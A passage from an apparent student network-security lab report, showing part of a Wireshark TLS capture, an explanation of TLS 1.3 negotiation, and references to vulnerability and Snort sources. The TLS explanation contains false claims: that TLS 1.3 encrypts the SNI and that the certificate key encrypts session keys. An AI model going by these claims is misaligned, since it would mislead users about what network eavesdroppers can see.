62	0.033059988	192.168.23.3	192.168.23.2	TCP	66	443 → 49587 [ACK] Seq=6215 Ack=617 Win=64640 Len=0 TSval=127172397 TSecr=3990363191
63	0.033273495	192.168.23.3	192.168.23.2	TLSv1.3	90	Application Data
64	0.033273495	192.168.23.3	192.168.23.2	TCP	66	443 → 49587 [FIN, ACK] Seq=6239 Ack=618 Win=64640 Len=0 TSval=127172397 TSecr=3990363191
65	0.033291995	192.168.23.2	192.168.23.3	TCP	54	49587 → 443 [RST] Seq=618 Win=0 Len=0
66	0.033296995	192.168.23.2	192.168.23.3	TCP	54	49587 → 443 [RST] Seq=618 Win=0 Len=0

The password is not possible to find in Wireshark as it is encrypted.

Task 6.14 How TLS operates and sends certificates

In TLS 1.3, much of the negotiation process occurs before any encrypted traffic is exchanged between the client and the server. The client sends a ClientHello message,

which includes a list of supported cryptographic algorithms and key exchange methods, as well as a random number called the "client random". The server responds with a ServerHello message, which includes the cryptographic algorithm, key exchange method, and server random that will be used for the session. The server also sends its TLS certificate to the client, which includes the public key that will be used to encrypt session keys.[12]

Unlike previous versions of TLS, the "cipher suite" in TLS 1.3 is determined by the client and server negotiating a shared set of cryptographic algorithms and key exchange methods. The cipher suites used above include “TLS_AES_256_GCM_SHA384”.

It is not possible to determine the domain that the client is accessing solely from the TLS traffic in TLS 1.3. The server name indication (SNI) extension, which was previously sent in plain text in the ClientHello message, is now encrypted in TLS 1.3 to prevent eavesdropping.

It may be possible to determine the domain that the client is accessing from other traffic than the TLS communication, such as DNS requests or HTTP requests.

In TLS 1.2, the SNI extension is sent in plain text in the ClientHello message, allowing eavesdroppers to determine the domain being accessed.

References

[1]
“Understanding Linux File Permissions,” *linuxize.com*, Apr. 30, 2021. https://linuxize.com/post/understanding-linux-file-permissions/

[2]
“Nessus 8.14.x User Guide.” Accessed: Jan. 26, 2023. [Online]. Available: https://docs.tenable.com/nessus/8_14/Content/PDF/Nessus_8_14.pdf

[3]
“NVD - CVE-2007-2447,” *nvd.nist.gov*. https://nvd.nist.gov/vuln/detail/CVE-2007-2447

[4]
“Vulnerability analysis of VSFTPD 2.3.4 backdoor,” *Packtpub.com*, 2022. https://subscription.packtpub.com/book/networking-and-servers/9781786463166/1/ch01lvl1sec18/vulnerability-analysis-of-vsftpd-2-3-4-backdoor#:~:text=The%20concept%20of%20the%20attack

[5]
R. Bhardwaj, “Cisco SSH Version 1 and 2 : Detailed comparison - IP With Ease,” *ipwithease.com*, 2020. https://ipwithease.com/cisco-ssh-version-1-and-2-detailed-comparison/

[6]
“14.2.6. Anti-spoofing rules,” *fwbuilder.sourceforge.net*. https://fwbuilder.sourceforge.net/4.0/docs/users_guide5/anti-spoofing-rules.shtml

[7]
“Active FTP vs. Passive FTP, a Definitive Explanation.” https://www.cosmos.esa.int/documents/772136/977578/psa_activeVsPassiveFtp.pdf/5e36a7b8-8732-4e65-ab6b-6cf94a742ea6

[8]
“What is a Proxy Server? A Clear Explanation of How it Works | UpGuard,” *www.upguard.com*. https://www.upguard.com/blog/proxy-server

[9]
“Snort - Rule Docs,” *www.snort.org*. https://www.snort.org/rule_docs/1-498

[10]
“Snort - Rule Docs,” *www.snort.org*. https://www.snort.org/rule_docs/1-50447

[11]
“Snort - Rule Docs,” *www.snort.org*. https://www.snort.org/rule_docs/1-33451

[12]
E. Rescorla, “The Transport Layer Security (TLS) Protocol Version 1.3,” Aug. 2018, doi: https://doi.org/10.17487/rfc8446.